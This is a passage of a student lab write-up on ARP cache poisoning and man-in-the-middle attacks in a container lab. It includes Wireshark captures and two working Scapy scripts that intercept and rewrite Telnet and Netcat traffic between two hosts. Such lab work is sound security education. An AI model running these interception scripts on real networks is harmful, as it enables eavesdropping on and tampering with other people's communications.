836 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=4/1024, ttl=63 (request i…
837 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=5/1280, ttl=64 (no respon…
838 2023-11-18 14:31…	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
839 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=5/1280, ttl=63 (reply in …
840 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=5/1280, ttl=64 (request i…
841 2023-11-18 14:31…	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
842 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=5/1280, ttl=63
843 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=5/1280, ttl=64 (reply in …
844 2023-11-18 14:31…	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
845 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=5/1280, ttl=63 (request i…
846 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=5/1280, ttl=63 (reply in …
847 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=5/1280, ttl=64 (request i…
848 2023-11-18 14:31…	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
849 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=6/1536, ttl=63 (reply in …
850 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=6/1536, ttl=64 (request i…
851 2023-11-18 14:31…	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
852 2023-11-18 14:31…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6	
853 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=6/1536, ttl=64 (reply in …
854 2023-11-18 14:31…	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
855 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=6/1536, ttl=63 (request i…
856 2023-11-18 14:31…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5	
857 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=6/1536, ttl=64 (no respon…

Step-4: Launch man in the middle attack
Host M, positioned as a man-in-the-middle, aimed to intercept Telnet communication between A and B. A sniff-and-spoof program was implemented to capture TCP packets and modify the payload.
Turn on telnet on A with ip forwarding enabled and running the script from M:

```
root@a9e8d4a4a196:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
926779ef30ee login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 19 00:24:48 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/6
seed@926779ef30ee:~$
```

Now turn off the ip forwarding

```
root@0c7a43f41797:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0c7a43f41797:/volumes#
```

Run the spoofing script.


```python
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                # because our modification will make them invalid.
                # Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                ################################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        data = data.decode()
                        newdata = re.sub(r'[a-zA-Z]',r'Z',data)
                        print(data + "->" + newdata)
                        send(newpkt/newdata)
                else:
                        send(newpkt)

                ############################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
```

```
net.ipv4.ip_forward = 0
root@0c7a43f41797:/volumes# python3 MITM2.py
er->ZZ
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
k->Z
.
Sent 1 packets.
.
Sent 1 packets.
j->Z
.
Sent 1 packets.
.
Sent 1 packets.
f->Z
.
```

Result: The spoof program is intercepting the network traffic and replacing all the characters with character Z. when the user types anything on the telnet window only series of Z's will appear.

```
To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 19 00:24:48 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/6
seed@926779ef30ee:~$
seed@926779ef30ee:~$ ZZZZZZZZZZZZZZZZZZZZ,ZZZZZZZZZ
-bash: ZZZZZZZZZZZZZZZZZZZZ,ZZZZZZZZZ: command not found
seed@926779ef30ee:~$ ZZZZZZZZZZZZZ ZZZZZ ZZZZZZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZ: command not found
seed@926779ef30ee:~$ ZZZZZZZZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZZZZZZZZZ: command not found
seed@926779ef30ee:~$ ZZZZZZZZZZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZZZZZZZZZZ: command not found
seed@926779ef30ee:~$ ZZZZZZZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZZZZZZZZ: command not found
seed@926779ef30ee:~$ ZZZZZZZZZZ   ZZZZZZZZZZZZ
-bash: ZZZZZZZZZZ: command not found
seed@926779ef30ee:~$
```

Conclusion:
Man in the middle attack was successful. Host Machine was able to not only intercept the packets but also modify it. Following wireshark image shows all the different protocols in play along with redirection of packets.



86719	2023-11-19 00:31…	10.9.0.5	10.9.0.6	TCP	66 [TCP Dup ACK 86718#1] 58796 → 23 [ACK] Seq=3886831527 Ack=258…
86720	2023-11-19 00:31…	10.9.0.5	10.9.0.6	TELNET	68 [TCP Spurious Retransmission] Telnet Data ...
86721	2023-11-19 00:31…	10.9.0.6	10.9.0.5	TCP	68 [TCP Retransmission] 23 → 58796 [PSH, ACK] Seq=2587048411 Ack…
86722	2023-11-19 00:31…	10.9.0.5	10.9.0.6	TCP	66 58796 → 23 [ACK] Seq=3886831527 Ack=2587048413 Win=64128 Len=…
86723	2023-11-19 00:31…	10.9.0.6	10.9.0.5	TCP	125 [TCP Retransmission] 23 → 58796 [PSH, ACK] Seq=2587048413 Ack…
86724	2023-11-19 00:31…	10.9.0.5	10.9.0.6	TCP	66 58796 → 23 [ACK] Seq=3886831527 Ack=2587048472 Win=64128 Len=…
86725	2023-11-19 00:31…	10.9.0.5	10.9.0.6	TELNET	68 [TCP Spurious Retransmission] Telnet Data ...
86726	2023-11-19 00:31…	10.9.0.6	10.9.0.5	TCP	68 [TCP Retransmission] 23 → 58796 [PSH, ACK] Seq=2587048411 Ack…
86727	2023-11-19 00:31…	10.9.0.5	10.9.0.6	TCP	66 58796 → 23 [ACK] Seq=3886831527 Ack=2587048413 Win=64128 Len=…
86728	2023-11-19 00:31…	10.9.0.6	10.9.0.5	TCP	125 [TCP Retransmission] 23 → 58796 [PSH, ACK] Seq=2587048413 Ack…
86729	2023-11-19 00:31…	10.9.0.5	10.9.0.6	TCP	66 58796 → 23 [ACK] Seq=3886831527 Ack=2587048472 Win=64128 Len=…
86730	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TELNET	75 Telnet Data ...
86731	2023-11-19 00:32…	10.9.0.6	10.9.0.5	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86732	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86733	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86734	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86735	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86736	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86737	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86738	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86739	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86740	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86741	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86746	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86748	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86753	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831527 Ack…
86754	2023-11-19 00:32…	10.9.0.6	10.9.0.5	TELNET	92 Telnet Data ...
86755	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TELNET	75 Telnet Data ...
86756	2023-11-19 00:32…	10.9.0.6	10.9.0.5	TELNET	92 Telnet Data ...
86757	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	66 58796 → 23 [ACK] Seq=3886831545 Ack=2587048524 Win=64128 Len=…
86760	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TELNET	75 [TCP Spurious Retransmission] Telnet Data ...
86761	2023-11-19 00:32…	10.9.0.6	10.9.0.5	TCP	92 [TCP Retransmission] 23 → 58796 [PSH, ACK] Seq=2587048472 Ack…
86762	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	75 [TCP Retransmission] 58796 → 23 [PSH, ACK] Seq=3886831536 Ack…
86763	2023-11-19 00:32…	10.9.0.6	10.9.0.5	TCP	92 [TCP Retransmission] 23 → 58796 [PSH, ACK] Seq=2587048498 Ack…
86764	2023-11-19 00:32…	10.9.0.5	10.9.0.6	TCP	66 58796 → 23 [ACK] Seq=3886831545 Ack=2587048524 Win=64128 Len=…

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Step 1: Launch the ARP Cache Poisoning Attack
Similar to Task 2, Host M initiated an ARP cache poisoning attack on both Hosts A and B, manipulating their ARP caches. This involved sending ARP packets to create fake mappings between B's IP address and M's MAC address in A's ARP cache, and A's IP address and M's MAC address in B's ARP cache.

Turn the ip forwarding on and establish a connection between A and B using netcat.

On Host Machine A:

```
root@a9e8d4a4a196:/#  nc 10.9.0.6 9090
disha
dishakdjscn
```

On Host Machine B:

```
root@926779ef30ee:/# nc -lp 9090
disha
dishakdjscn
```

Run the spoofing script.

```
 GNU nano 4.8                                                    MITM3.py

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                # because our modification will make them invalid.
                # Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                ################################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        #data = data.decode()
                        newdata = data.replace(b'disha',b'AAAAA')
                        print(str(data) + "->" + str(newdata))
                        newpkt[IP].len = pkt[IP].len + len(newdata) -len(data)
                        send(newpkt/newdata)
                else:
                        send(newpkt)

                ############################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f ='tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
TypeError: can't concat str to bytes
root@0c7a43f41797:/volumes# nano MITM3.py
root@0c7a43f41797:/volumes# python3 MITM3.py
b'idufhsjdkvh\n'->b'idufhsjdkvh\n'
.
Sent 1 packets.
.
Sent 1 packets.
b'dishandmnc\n'->b'AAAAAndmnc\n'
.
Sent 1 packets.
.
Sent 1 packets.
b'disha\n'->b'AAAAA\n'
.
Sent 1 packets.
.
Sent 1 packets.
```

Result: once we start running the spoofing script. Whenever something is typed in the NETCAT client window. If it contains my first name “disha” it will be replaced by series of A’s as follows.

On Host machine A:

```
sdkjckxn
idufhsjdkvh
dishandmnc
disha
```

On Host Machine B:

```
sdkjckxn
idufhsjdkvh
AAAAAndmnc
AAAAA
```

Result: The spoofing script successfully did it job and replaced firstname with series of A’s
The man in the middle attack is successful. In the below wireshark snapshot we can see how different packets are getting transferred and all the protocols that are in play.

86986	2023-11-19 00:59…	10.9.0.5	10.9.0.6	TCP	87	[TCP Retransmission] 41026 → 9090 [PSH, ACK] Seq=2682226557 A…
86987	2023-11-19 00:59…	10.9.0.6	10.9.0.5	TCP	66	9090 → 41026 [ACK] Seq=981649983 Ack=2682226578 Win=65280 Len…
87006	2023-11-19 00:59…	10.9.0.1	224.0.0.251	MDNS	183	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87007	2023-11-19 00:59…	10.9.0.1	224.0.0.251	MDNS	183	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87008	2023-11-19 00:59…	10.9.0.1	224.0.0.251	MDNS	183	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87025	2023-11-19 01:00…	fe80::42:3cff:fe07:…	ff02::fb	MDNS	180	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87026	2023-11-19 01:00…	fe80::42:3cff:fe07:…	ff02::fb	MDNS	180	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87027	2023-11-19 01:00…	fe80::42:3cff:fe07:…	ff02::fb	MDNS	180	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87028	2023-11-19 01:00…	fe80::d091:9fff:fe2…	ff02::fb	MDNS	203	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87029	2023-11-19 01:00…	fe80::8c98:e4ff:fe6…	ff02::fb	MDNS	203	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87030	2023-11-19 01:00…	fe80::f4f3:6bff:feb…	ff02::fb	MDNS	203	Standard query 0x0000 PTR _nfs._tcp.local, "QM" question PTR …
87191	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	78	41026 → 9090 [PSH, ACK] Seq=2682226578 Ack=981649983 Win=6425…
87194	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	78	[TCP Retransmission] 41026 → 9090 [PSH, ACK] Seq=2682226578 A…
87195	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	9090 → 41026 [ACK] Seq=981649983 Ack=2682226590 Win=65280 Len…
87198	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87195#1] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87201	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	78	[TCP Spurious Retransmission] 41026 → 9090 [PSH, ACK] Seq=268…
87202	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87195#2] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87204	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	78	[TCP Spurious Retransmission] 41026 → 9090 [PSH, ACK] Seq=268…
87208	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87195#3] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87209	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	77	41026 → 9090 [PSH, ACK] Seq=2682226590 Ack=981649983 Win=6425…
87210	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	77	[TCP Retransmission] 41026 → 9090 [PSH, ACK] Seq=2682226590 A…
87211	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	9090 → 41026 [ACK] Seq=981649983 Ack=2682226601 Win=65280 Len…
87212	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87211#1] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87213	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	77	[TCP Spurious Retransmission] 41026 → 9090 [PSH, ACK] Seq=268…
87214	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87211#2] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87215	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	77	[TCP Spurious Retransmission] 41026 → 9090 [PSH, ACK] Seq=268…
87216	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87211#3] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87227	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	72	41026 → 9090 [PSH, ACK] Seq=2682226601 Ack=981649983 Win=6425…
87228	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	9090 → 41026 [ACK] Seq=981649983 Ack=2682226607 Win=65280 Len…
87229	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	72	[TCP Spurious Retransmission] 41026 → 9090 [PSH, ACK] Seq=268…
87230	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	72	[TCP Spurious Retransmission] 41026 → 9090 [PSH, ACK] Seq=268…
87231	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87228#1] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87232	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87228#2] 9090 → 41026 [ACK] Seq=981649983 Ack=26…
87233	2023-11-19 01:01…	10.9.0.5	10.9.0.6	TCP	72	[TCP Spurious Retransmission] 41026 → 9090 [PSH, ACK] Seq=268…
87234	2023-11-19 01:01…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 87228#3] 9090 → 41026 [ACK] Seq=981649983 Ack=26…